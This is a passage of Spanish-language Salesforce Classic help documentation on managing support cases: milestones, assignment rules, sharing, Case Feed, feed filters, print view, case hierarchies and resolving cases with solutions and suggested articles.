Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

PERMISOS DE USUARIO

Para ver eventos clave de casos:
- "Leer" en casos

Para modificar eventos clave de casos:
- "Modificar" en casos

Nota:

- `No hay registros que mostrar` aparecerá en la lista relacionada si no se aplica ningún evento clave al caso.
- La lista relacionada contiene campos que su empresa ha elegido mostrar, en base a sus procesos comerciales. Dependiendo de los requisitos de su empresa, es posible que pueda ver algunos o todos los campos siguientes.

**Acción**

Enumera las acciones que puede llevar a cabo en el evento clave. Por ejemplo, si cuenta con el permiso "Modificar" en los casos, puede hacer clic en **Modificar** para seleccionar la fecha de finalización del evento clave.

Nota: Los usuarios del portal de clientes no pueden modificar eventos clave de casos.

**Evento clave**

El nombre de un conjunto de pasos en un proceso de asignación que se aplica al caso. Los usuarios que disponen del permiso "Gestionar asignaciones" pueden hacer clic en el nombre de un evento clave para ver el proceso de asignación, los criterios del caso, los desencadenadores de tiempo y las acciones asociadas con ello.

La siguiente tabla enumera los tipos de acciones asociados con los eventos clave:

| Tipo de acción | Descripción |
|---|---|
| Acciones de éxito | Las acciones que deben llevarse a cabo cuando un evento clave se completa de manera satisfactoria. Las acciones de éxito se siguen desencadenando en eventos clave que se cierran tarde. |
| Acciones de advertencia | Las acciones que deben llevarse a cabo cuando un evento clave está próximo a una infracción. |
| Acciones de infracción | Las acciones que deben llevarse a cabo cuando se ha producido una infracción de evento clave. |

Los administradores pueden configurar eventos clave para automatizar lo siguiente para cada tipo de acción:

| Acción de flujo de trabajo | ¿Qué hace? | Ejemplo |
|---|---|---|
| Tarea nueva | Crear una tarea de flujo de trabajo. | Cree una tarea para que un agente de atención al cliente llame a un cliente cuando se produzca una infracción del evento clave Primera respuesta. |

| Acción de flujo de trabajo | ¿Qué hace? | Ejemplo |
|---|---|---|
| Correo electrónico nuevo | Crear una alerta por correo electrónico. | Notifica a los propietarios de casos cuando un evento clave Primera respuesta en su caso esté próximo a una infracción. |
| Nueva actualización de campo | Definir una actualización de campo. | Actualice el campo Prioridad del caso a `Alto` cuando un evento clave Primera respuesta esté próximo a una infracción. |
| Nuevo mensaje saliente | Definir un mensaje saliente. | Envíe datos sobre partes o servicios a un sistema externo cuando un evento clave Primera respuesta se haya completado. |
| Seleccionar acción existente | Seleccionar una acción existente. | Utilice una alerta por correo electrónico existente para notificar a un propietario de caso cuando su caso esté próximo a una infracción de una primera respuesta. |

**Fecha de inicio**
La fecha y hora en que se inició el seguimiento del evento clave.

**Fecha de destino**
La fecha y hora para completar el evento clave.

**Fecha de finalización**
La fecha y hora a la que se completó el evento clave.

**Respuesta de destino**
Muestra la hora para completar el evento clave. Se ha calculado automáticamente para incluir cualquier horario de oficina en el caso. Dependiendo de los requisitos comerciales de su empresa, el tiempo puede aparecer en minutos, horas o días.

**Tiempo restante**
Muestra el tiempo que queda antes de la infracción de un evento clave. Se ha calculado automáticamente para incluir cualquier horario de oficina en el caso. Dependiendo de los requisitos comerciales de su empresa, el tiempo puede aparecer en minutos, horas o días.

**Tiempo transcurrido**
Muestra el tiempo que tarda en completar un evento clave. Se ha calculado automáticamente para incluir cualquier horario de oficina en el caso. El tiempo transcurrido solo se calcula después de cumplimentar el campo Fecha de finalización. Dependiendo de los requisitos comerciales de su empresa, el tiempo puede aparecer en minutos, horas o días.

**Infracción**
Icono ( ) que indica la infracción de un evento clave.

**Tiempo desde destino**
Muestra el tiempo que ha transcurrido desde la infracción de un evento clave. Se ha calculado automáticamente para incluir cualquier horario de oficina en el caso. Puede elegir ver el tiempo en días, horas y minutos o minutos y segundos.

**Completado**
Icono ( ) que indica la finalización de un evento clave.

Debido a que forman parte del historial de un caso, los eventos claves finalizados permanecen en una caso aunque ya no estén disponibles.

CONSULTE TAMBIÉN

Campos de casos

¿Qué es Gestión de asignaciones?

## Asignación de casos

Hay distintas formas de asignar casos a usuarios o colas.

EDICIONES

Disponible en: Salesforce Classic

Las opciones de asignación de casos serán distintas en función de la edición de Salesforce que posea.

PERMISOS DE USUARIO

Para ver casos:
- "Leer" en casos

Para tomar la propiedad de los casos de las colas:
- "Modificar" en casos

- **Uso de una regla de asignación de Casos Web, Correo electrónico para registro de casos o Correo electrónico para registro de casos On-Demand**

  En Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition, los casos generados a través de la Web y de los correos electrónicos se asignan automáticamente a los usuarios o colas según los criterios en la regla de asignación de casos activa

  Los casos que no cumplen los criterios de la regla de asignación se asignan automáticamente al `Propietario de caso predeterminado` especificado en Configuración del soporte.

- **Utilización de una regla de asignación al crear o modificar un caso**

  Al crear o modificar un caso en las organizaciones con Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition, puede activar una casilla para asignar el caso automáticamente haciendo uso de una regla de asignación de casos activa. Si el administrador ha especificado una plantilla de correo electrónico en la entrada de regla coincidente, se enviará automáticamente un mensaje por correo electrónico al nuevo propietario. Si desea que esta casilla de verificación se seleccione de forma predeterminada, el administrador puede modificar el formato de página correspondiente. Si es necesario, su administrador puede modificar el formato de página para ocultar la casilla de verificación de asignación pero las reglas de asignación de casos continúan en vigor.

- **Cambio de la propiedad de varios casos (sólo para administradores)**

  Desde cualquier página de lista de casos, un administrador o usuario con permiso "Administrar casos" puede asignar manualmente uno o más casos a un único usuario o cola.

- **Toma de casos de una cola**

  Para asumir la propiedad de los casos de una cola, consulte la vista de lista de las colas, active las casillas de uno o varios casos y, a continuación, haga clic en **Aceptar**.

  Nota: El modelo de colaboración de toda la organización de un objeto determina el acceso que tienen los usuarios a los registros de dicho objeto en colas:

  **Lectura/escritura/transferencia pública**
  Los usuarios pueden visualizar y asumir la propiedad de registros de cualquier cola.

  **Lectura/escritura pública o Sólo lectura pública**
  Los usuarios pueden ver cualquier cola pero sólo pueden asumir la propiedad de registros de colas de las que sean miembros o, dependiendo de la configuración de colaboración, si están por encima de un miembro de la cola en la jerarquía de funciones o territorios.

**Privado**

Los usuarios sólo pueden ver y aceptar registros de colas de las que sean miembros o, dependiendo de la configuración de colaboración, si están por encima de un miembro de la cola en la jerarquía de funciones o territorios.

Con independencia del modelo de colaboración, los usuarios deben tener el permiso "Modificar" para tomar la propiedad de los registros de las colas de las que son miembros. Los administradores y usuarios con permiso de nivel de objeto "Modificar todos" de casos y los usuarios con el permiso "Modificar todos los datos" pueden ver y tomar casos de cualquier cola, independientemente del modelo de colaboración o de si son miembros de la cola.

- **Cambio de propiedad de un caso**

  Para transferir el único caso que posee o para el que tiene privilegios de lectura/escritura, haga clic en **Cambiar** situado al lado del campo `Propietario del caso` en la página de detalles del caso y especifique un usuario, un usuario de socio o una cola. Asegúrese de que el nuevo propietario tiene permiso "Leer" en los casos. El vínculo **Cambiar** aparecerá únicamente en la página de detalles, no en la página de modificación.

  En las organizaciones con Group Edition, Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition, active la casilla `Enviar correo electrónico de notificación` para enviar automáticamente un correo electrónico al nuevo propietario del caso.

- **Creación manual de un caso (asignación predeterminada)**

  Cuando crea un caso desde la ficha Casos, aparecerá automáticamente como el propietario del caso, salvo que se muestre la casilla de verificación de la regla de asignación y la selecciona para activar la regla de asignación. Si está seleccionada de forma predeterminada, puede sobrescribir la regla de asignación y asignarse como el propietario anulando la selección de la casilla de verificación.

CONSULTE TAMBIÉN

Directrices para trabajar con casos

Cambio de varios casos

## Colaboración de casos

El administrador define el modelo de colaboración predeterminado para toda la organización. Puede cambiarlo para ampliar la colaboración a más usuarios que el conjunto predeterminado por el administrador. sin embargo, no puede modificar el modelo de colaboración para que sea más restringido que el predeterminado.

Para ver y gestionar los detalles de colaboración, haga clic en **Compartir** en la página de detalles del caso. La página Detalle de la colaboración enumera los usuarios, grupos, funciones y territorios que tienen acceso de colaboración al caso. En esta página, puede hacer cualquiera de las siguientes acciones:

- Para mostrar un lista filtrada de elementos, seleccione una lista predeterminada de la lista desplegable `Vista` o haga clic en **Crear nueva vista** para definir su propia vista personalizada.Para modificar o eliminar una vista que haya creado, selecciónela en la lista desplegable `Vista` y haga clic en **Modificar**.
- Para otorgar a otros usuarios, grupos, funciones o territorios el acceso al registro, haga clic en **Agregar**.

  Nota: Para compartir un caso con otro usuario, dicho usuario debe tener acceso a la cuenta asociada al caso y el permiso "Leer" en casos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver casos:

- "Leer" en casos

- Haga clic en **Ampliar lista** para ver todos los usuarios que tienen acceso al registro.
- Para compartir de forma manual reglas que haya creado, haga clic en **Modificar** o **Eliminar** junto a un elemento de la lista para modificar o eliminar el nivel de acceso.

CONSULTE TAMBIÉN

Casos

# Noticias de caso

## Descripción general de Noticias de caso


Noticias de caso proporciona a los agentes de asistencia una forma simplificada de crear, gestionar y ver los casos. Incluye acciones y noticias en tiempo real de Chatter. Las acciones permiten a los agentes crear notas de caso, registrar llamadas, cambiar el estado de casos y comunicarse con clientes. Las noticias en tiempo real muestran eventos de casos importantes en orden cronológico, por lo que podrá ver fácilmente el progreso de cada caso.

Los agentes asignados a un formato de página de Noticias de caso ven una página como esta cada que vez que visualizan un caso:

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**




- **Panel de aspectos destacados (1):** se incluye una descripción general de la información más importante de un caso, como la información de contacto, el nombre del caso, la descripción del caso, el estado, la prioridad y el propietario del caso. Los agentes pueden usar los divisores de columna para cambiar el tamaño de las secciones del panel de aspectos destacados y poder ver una mayor parte de la información más relevante.
- **Vistas de noticias en tiempo real y detalles (2):** en la vista de noticias en tiempo real, la cual incluye el publicador y las noticias en tiempo real, los agentes pueden cambiar fácilmente a la vista de detalles del caso para ver información más detallada y trabajar con listas relacionadas.

- **Publicador (3):** incluye las acciones que los agentes usan para trabajar con los casos, como las acciones de correo electrónico, nota del caso y cambio de estado.
- **Herramienta de artículos (4):** permite a los agentes buscar artículos de conocimiento que pueden facilitar la solución de casos y adjuntarlos a un caso o enviarlos por correo electrónico a los clientes.
- **Filtros de noticias en tiempo real (5):** permiten a los agentes encontrar rápidamente información específica en las noticias en tiempo real mediante la limitación de los elementos de noticias mostrados.
- **Noticias (6):** proporciona una vista cronológica del historial del caso. Los elementos de noticias en tiempo real se crean para:
  - Correo electrónico entrante y saliente relacionado con el caso
  - Comentarios relacionados con el caso en un portal de clientes o respuestas de Chatter
  - Llamadas registradas sobre el caso
  - Cambios en el estado del caso
  - Comentarios realizados en el caso
  - Vínculos o archivos agregados al caso
  - Actividad de evento clave relacionada con el caso
  - Acciones de casos resultantes de eventos de flujo de trabajo
  - Nuevas tareas y eventos relacionados con los casos
- **Botón Seguir y lista de seguidores (7):** permiten a los agentes hacer un seguimiento del caso para recibir notificaciones en Chatter de las actualizaciones del caso y permiten ver a otros seguidores.
- **Botones y vínculos personalizados (8):** conceden a los agentes acceso a más herramientas y funciones.

Los administradores pueden personalizar la mayoría de los aspectos de Noticias de caso, lo que incluye lo siguiente:

- Campos del panel de aspectos destacados
- Acciones mostradas y campos incluidos
- Filtros de noticias en tiempo real disponibles y ubicación de la lista en la página
- Ancho de las noticias en tiempo real
- Herramientas, botones personalizados y vínculos personalizados disponibles, y ubicación en la página

CONSULTE TAMBIÉN

Noticias de caso y listas relacionadas

Visualización y edición de casos en la página de detalles de caso en Noticias de caso

## Uso de filtros de noticias en tiempo real en Noticias de caso

Los filtros de noticias en tiempo real permiten a los agentes de asistencia ver con mayor facilidad todas las actualizaciones de un tipo, como todos los registros de llamadas o todos los mensajes de correo electrónico mientras trabajan con casos en Noticias de caso. Utilizando los filtros, los agentes pueden buscar la información que necesitan con mayor rapidez, sin necesidad de buscar en cada evento de caso.

Durante la creación o modificación de formatos de noticias en tiempo real, los administradores pueden especificar qué filtros están disponibles:

- La selección de `Todas las actualizaciones` muestra automáticamente todos los eventos en un caso y oculta la lista de filtros de noticias en tiempo real individuales. Utilice esta opción si desea que los agentes de asistencia vean el historial completo de un caso.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- La selección de solo un tipo de filtro de noticias en tiempo real muestra automáticamente solo los eventos del caso de ese tipo y oculta la lista de filtros de noticias en tiempo real individuales. Por ejemplo, Si seleccione solo `Todos los correos electrónicos`, la noticia en tiempo real de cada caso muestra los mensajes de correo electrónico relacionados con el caso pero no las notas del caso, las respuestas del portal ni otras actividades. Esta opción es de gran utilidad para los agentes que proporcionan asistencia principalmente por un canal (teléfono, correo electrónico o portal) y que necesitan ver los eventos del caso solo para ese canal.
- La selección de más de un tipo de filtro de noticias en tiempo real muestra una lista de filtros disponibles en la barra lateral izquierda de la página Noticias de caso o encima de la noticia en tiempo real en el centro de la página, con el primer filtro seleccionado de forma predeterminada. Por ejemplo, si hace disponibles los filtros `Todos los correos electrónicos`, `Cambios de estado`, y `Respuestas de portal`, la noticia en tiempo real para cada caso muestra, de forma predeterminada, los mensajes de correo electrónico relacionados con el caso; los usuarios pueden hacer clic en los otros filtros para ver otros tipos de eventos de casos. Utilice esta opción si sus agentes suelen proporcionar asistencia en un canal pero también necesitan poder ver otros tipos de actualizaciones de caso.

Además, los administradores pueden especificar cómo y donde aparece la lista de filtros de noticias en tiempo real:

- Como una lista fija en la columna izquierda.
- Como una lista flotante en la columna izquierda. Con esta opción, la lista de filtros de noticias en tiempo real permanece visible si los usuarios se desplazan por la página. Eso puede ser útil con noticias en tiempo real largas, ya que permite a los agentes filtrar rápidamente las actividades del caso desde cualquier parte de la página, sin necesidad de desplazarse a la parte superior.
- Como una lista desplegable en la columna central.
- Como vínculos en línea en la vista de noticias en tiempo real compactas. Esta opción solo está disponible para las vistas de noticias en tiempo real compactas.

CONSULTE TAMBIÉN

Descripción general de Noticias de caso

## Noticias de caso y listas relacionadas

En la interfaz de casos tradicional, los agentes del servicio de atención al cliente realizan tareas, como el registro de llamadas y el envío de mensajes de correo electrónico, principalmente mediante el trabajo con listas relacionadas. En Noticias de caso, los agentes pueden realizar varias de estas tareas directamente en las noticias.

A continuación se incluye una descripción general de las listas relacionadas más frecuentes incluidas en la interfaz de casos tradicional, las tareas que los agentes realizan en ellas y la ubicación en la que los agentes pueden realizar estas tareas en Noticias de caso.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Historial de actividades**

| Tarea | Uso de agentes de la función Noticias de caso para esta tarea |
|---|---|
| Registro de una llamada | Acción de registro de llamada en el publicador |
| Visualización de registros de llamadas | Elementos de noticias de registro de llamada |
| Creación y respuesta a mensajes de correo electrónico de clientes | • Acción de correo electrónico en el publicador<br>• Lista relaciona de mensajes de correo electrónico |

| Tarea | Uso de agentes de la función Noticias de caso para esta tarea |
| --- | --- |
| Visualización de mensajes de correo electrónico | • Elementos de noticias de correo electrónico<br>• Lista relacionada del historial de actividades<br>• Lista relaciona de mensajes de correo electrónico |

**Historial de aprobaciones**

| Tarea | Uso de agentes de la función Noticias de caso para esta tarea |
| --- | --- |
| Envío de un caso para su aprobación | Lista relacionada del historial de aprobaciones |
| Visualización del historial de aprobaciones | Lista relacionada del historial de aprobaciones |

**Archivos adjuntos**

| Tarea | Uso de agentes de la función Noticias de caso para esta tarea |
| --- | --- |
| Adjunción de artículos a un caso | • Herramienta de artículos (para adjuntar artículos de Salesforce Knowledge)<br>• Lista relacionada de archivos adjuntos |
| Adjunción de archivos a un mensaje de correo electrónico | • Acción de correo electrónico en el publicador<br>• Lista relaciona de mensajes de correo electrónico |
| Visualización de archivos adjuntos a un caso | • Elementos de noticias de archivo adjunto<br>• Lista relacionada de archivos adjuntos |

Nota: Los archivos adjuntos en las notas de caso no se incluyen en la lista relacionada de archivos adjuntos.

**Comentarios del caso**

| Tarea | Uso de agentes de la función Noticias de caso para esta tarea |
| --- | --- |
| Creación de una nota de caso interna | Acción de publicación en el publicador<br>En Noticias de caso, los comentarios privados se han sustituido por notas de casos, las cuales son publicaciones de Chatter y no están disponibles en las listas relacionadas de comentarios del caso. |
| Visualización de notas de casos | Elementos de noticias de publicación |
| Creación de comentario de cliente público | Acción de portal en el publicador |
| Visualización de comentario de cliente público | Elementos de noticias de portal |

**Historial del caso**

| Tarea | Uso de agentes de la función Noticias de caso para esta tarea |
| --- | --- |
| Visualización del historial de casos | Elementos de noticias para la actividad del caso |

**Equipo de caso**

| Tarea | Uso de agentes de la función Noticias de caso para esta tarea |
| --- | --- |
| Creación de un equipo de casos | Lista relacionada de equipo de casos |
| Visualización de un equipo de casos | Lista relacionada de equipo de casos |

**Funciones de contacto**

| Tarea | Uso de agentes de la función Noticias de caso para esta tarea |
| --- | --- |
| Creación de funciones de contactos | Lista relacionada de funciones de contactos |
| Visualización de funciones de contactos | Lista relacionada de funciones de contactos |
| Creación y respuesta a mensajes de correo electrónico de clientes | Acción de correo electrónico en el publicador |

**Envíos de contenido**

| Tarea | Uso de agentes de la función Noticias de caso para esta tarea |
| --- | --- |
| Visualización u obtención de vista previa de contenido | Lista relacionada de entregas de contenido |
| Creación y entrega de contenido | Lista relacionada de entregas de contenido |

**Correos electrónicos**

| Tarea | Uso de agentes de la función Noticias de caso para esta tarea |
| --- | --- |
| Creación de mensajes de correo electrónico de cliente | • Acción de correo electrónico en el publicador<br>• Lista relaciona de mensajes de correo electrónico |
| Visualización de mensajes de correo electrónico | • Elementos de noticias de correo electrónico<br>• Lista relacionada del historial de actividades<br>• Lista relaciona de mensajes de correo electrónico |

**Actividades abiertas**

| Tarea | Uso de agentes de la función Noticias de caso para esta tarea |
| --- | --- |
| Creación y edición de tareas | • Acción de creación de tarea en el publicador<br>• Lista relacionada de actividades abiertas |
| Visualización de tareas | • Elementos de noticias de tarea (para tareas creadas con la acción de creación de tarea)<br>• Lista relacionada de actividades abiertas |
| Creación y edición de eventos | • Acción de creación de evento en el publicador<br>• Lista relacionada de actividades abiertas |
| Visualización de eventos | • Elementos de noticias de tarea (para eventos creados con la acción de creación de evento)<br>• Lista relacionada de actividades abiertas |

**Casos relacionados**

| Tarea | Uso de agentes de la función Noticias de caso para esta tarea |
| --- | --- |
| Creación y edición de casos relacionados | • Acción de creación de caso secundario en el publicador<br>• Lista relacionada de casos relacionados |
| Visualización de casos relacionados | • Elementos de noticias de caso relacionado (para casos creados con la acción de creación de caso secundario)<br>• Lista relacionada de casos relacionados |

**Soluciones**

| Tarea | Uso de agentes de la función Noticias de caso para esta tarea |
| --- | --- |
| Visualización de soluciones sugeridas | Lista relacionada de soluciones |
| Búsqueda de soluciones | Lista relacionada de soluciones |

CONSULTE TAMBIÉN

Visualización y edición de casos en la página de detalles de caso en Noticias de caso
Vista de impresión en Noticias de caso

# Vista de impresión en Noticias de caso

Use la opción de vista de impresión para ver e imprimir una lista exhaustiva de información relacionada con un caso.

La vista de impresión, a la que puede acceder haciendo clic en en cualquier página Noticias de caso, muestra información en el siguiente orden:

1. Detalles del caso
2. Contenido de las listas relacionadas que se incluyen en la página de detalles del caso
3. Notas internas

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Notas y sugerencias

- Dependiendo de las listas relacionadas que se incluyen en la página de detalles del caso, puede que determinados eventos de casos, como mensajes de correo electrónico y llamadas registradas, no aparezcan en la vista de impresión. Para garantizar que se incluyen los correos electrónicos y los registros de llamada, personalice sus formatos de página de detalles del caso para los usuarios de Noticias de caso para agregar la lista relacionada `Historial de actividades`. Para incluir publicaciones de portal público, agregue la lista relacionada `Comentarios del caso`.
- Las notas internas se enumeran bajo el encabezado **Chatter** de la página de vista de impresión.
- Las listas relacionadas que no tienen datos no se muestran en la vista de impresión, aunque estén incluidas en el formato de página de detalles del caso.
- Si su formato de página de detalles del caso incluye botones y vínculos personalizados, aparecerán en la sección de detalles del caso en la vista de impresión.
- La vista de impresión muestra 500 de las publicaciones de notas internas, vínculos y documentos más recientes, así como 100 de los comentarios más recientes de cada una de estas publicaciones.

CONSULTE TAMBIÉN

Visualización y edición de casos en la página de detalles de caso en Noticias de caso


# Visualización y edición de casos en la página de detalles de caso en Noticias de caso

Use la página de detalles de caso para ver y actualizar la información detallada de un caso y trabajar con listas relacionadas.

En la página de detalles de caso, puede:

- Ver y modificar información del caso, e incluso cambiar la información de cuenta y del contacto, el estado, el origen, la prioridad, el tipo y el motivo del caso.
- Cambiar o actualizar el asunto del caso y la descripción.
- Ver listas relacionadas y usarlas para completar tareas adicionales (por ejemplo, ver el historial de aprobaciones de un caso o agregar miembros a un equipo de casos).
- Cerrar un caso.

**Nota:** Si su organización ha activado la modificación en línea, podrá utilizarla en la página Detalles de casos.

Para cambiar entre la vista de noticias en tiempo real y la página de detalles de caso durante la visualización de un caso, use los botones 

o, si está trabajando en la consola de Salesforce, los botones .

Para abrir una vista de impresión de los detalles del caso, haga clic en **Vista de impresión** en cualquier página en Noticias en tiempo real del caso.

CONSULTE TAMBIÉN

Descripción general de Noticias de caso

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para visualizar un caso:
- "Ver" en casos

Para modificar un caso:
- "Modificar" en casos

Para eliminar un caso:
- "Eliminar" en casos

# Jerarquías de casos

## Vista de jerarquías de casos

Una jerarquía de casos muestra los casos asociados con otros casos mediante el campo `Caso principal`. Cuando se asocia un caso con un caso principal, expresa una relación entre casos. La relación puede ser una agrupación de casos similares para un seguimiento sencillo, o una división de un caso en casos múltiples para que los resuelvan varios usuarios. En la jerarquía de casos, los casos aparecen sangrados con respecto al principal, indicando que están relacionados con el caso principal.

- Para ver la jerarquía de un caso, haga clic en **Ver jerarquía** junto al campo `Número del caso` en la página de detalles del caso.
- Para especificar que un caso está asociado con otro, modifique el caso e introduzca el número de caso del principal en el campo `Caso principal`. También puede hacer clic en el icono de búsqueda para buscar el número del caso.

  Nota: Un caso principal debe existir para poder introducirlo y guardarlo en el campo `Caso principal`.

- Para crear un caso nuevo que se asocie automáticamente con el caso cuya página de detalles está viendo, haga clic en el botón **Nuevo** en la lista Casos relacionados. En el botón desplegable **Nuevo**, puede seleccionar crear un caso en blanco, o bien un caso con información procedente del caso principal.

CONSULTE TAMBIÉN

Directrices para trabajar con casos

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver casos:
- "Leer" en casos

Para ver los casos principales:
- "Leer" en casos

## Casos relacionados

Si lo define su administrador, la página de detalles de un caso incluye una lista Casos relacionados, que muestra todos los casos que hay justo debajo de un caso principal en la jerarquía de casos. Los casos se pueden asociar con otros mediante el campo de búsqueda `Caso principal` en una página de modificación de casos. Cuando se asocia un caso con un caso principal, expresa una relación entre casos. La relación puede ser una agrupación de casos similares para un seguimiento sencillo, o una división de un caso en casos múltiples para que los resuelvan varios usuarios.

En la lista Casos relacionados, haga clic en:

- **Modificar** para modificar un caso existente.
- **Cerrar** para cerrar un caso existente.

Para ejecutar acciones masivas en la lista Casos relacionados, active las casillas de verificación junto a los casos que desea actualizar y haga clic en:

- **Cerrar**: cierra los casos seleccionados mediante los valores que especifique.
- **Cambiar propietario**: asigna los casos al usuario o a la cola que especifique.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver casos:
- "Leer" en casos

Para crear casos:
- "Crear" en casos

- **Cambiar estado**: cambia el `Estado` de los casos al valor que establezca.

CONSULTE TAMBIÉN

Vista de jerarquías de casos

# Solución de consultas de clientes

## Solución de consultas de clientes

### Solución de casos

Para resolver un caso:

1. Visualice el caso.
2. Busque un artículo o busque una solución que responda a la pregunta del caso.
3. Adjunte el artículo o la solución al caso haciendo clic en **Seleccionar** junto a la solución revisada en la lista de soluciones. O bien, haga clic en el título de una solución no revisada y seleccione **Seleccionar** en la página de detalles de soluciones.
4. Envíe la solución o artículo al contacto por correo electrónico haciendo clic en **Enviar correo electrónico** en la lista relacionada Historial de actividades.
   a. Haga clic en **Seleccionar plantilla** en el correo electrónico y seleccione una plantilla.

      Tanto usted como el administrador pueden crear plantillas de correo electrónico que incluyan automáticamente la descripción del caso, los detalles de la solución, los datos adjuntos de la solución y otros campos.

   b. Cumplimente los campos del correo electrónico.
   c. Haga clic en **Enviar**.

      La solución por correo electrónico o el artículo se registra como una actividad en la lista relacionada Historial de actividades.
5. Cierre el caso.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para resolver casos:
- "Modificar" en casos

  Y

  "Leer" en soluciones

CONSULTE TAMBIÉN

Descripción general de soluciones sugeridas

Descripción general de soluciones en varios idiomas

## Uso de artículos sugeridos para resolver casos

Los artículos sugeridos ayudan a los usuarios de las bases de datos de conocimientos a resolver casos rápidamente. Cuando se guarda un nuevo caso, el motor de búsqueda busca automáticamente artículos que tienen palabras clave en común con los campos del caso seleccionados por el administrador. El usuario que trabaja en el caso puede examinar los artículos y adjuntarlos al caso si es necesario, o iniciar otra búsqueda con palabras clave diferentes. Los artículos adjuntados al caso aparecen en la lista relacionada Artículos, que proporciona además el botón **Buscar artículos** para buscar la base de datos de conocimientos en cualquier momento.

Para activar los artículos sugeridos:

1. Desde Configuración, introduzca *`Configuración de asistencia al cliente`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de asistencia al cliente**.
2. Haga clic en **Modificar** y seleccione **Activar artículos sugeridos**. Los artículos y las soluciones sugeridas no pueden activarse al mismo tiempo.
3. Seleccione cada audiencia (canal) que recibe artículos sugeridos al enviar un caso. Los artículos sugeridos están disponibles para la aplicación interna y para los portales.
4. Cuando haya terminado con la página Configuración de asistencia al cliente, haga clic en **Guardar**.

CONSULTE TAMBIÉN

Bienvenida a Salesforce Knowledge

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para cambiar la configuración del soporte:

- "Gestionar casos"

  Y

  "Personalizar aplicación"

Para ver artículos:

- "Leer" en el tipo de artículo

## Uso de acciones para trabajar con casos en Noticias de caso

Las acciones de Noticias de caso facilitan a los agentes del servicio de atención al cliente la realización de tareas como el envío de mensajes de correo electrónico, la publicación en portales y comunidades, el registro de llamadas, el cambio de estado de los casos y la redacción de notas de casos en la misma página.


Las acciones se muestran en el publicador al principio de las noticias en tiempo real.

A continuación se incluyen algunas acciones frecuentes de Noticias de caso. Según cómo haya configurado su administrador la organización, es posible que vea todas estas acciones.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**



- Use la acción de correo electrónico para responder a los clientes por correo electrónico. En algunas organizaciones, las acciones de correo electrónico y portal se combinan en una acción de respuesta al cliente.
- La acción de registro de llamada permite crear un registro de los detalles de una llamada de teléfono. Los registros de llamadas solo están visibles para otros usuarios de la organización y no para los clientes.

  Nota: Si usa SoftPhone, las llamadas finalizadas y las notas de llamada se registran automáticamente en las noticias en tiempo real del caso, ya que son entradas de registro de interacción cuyo valor de `Estado` es Completado.

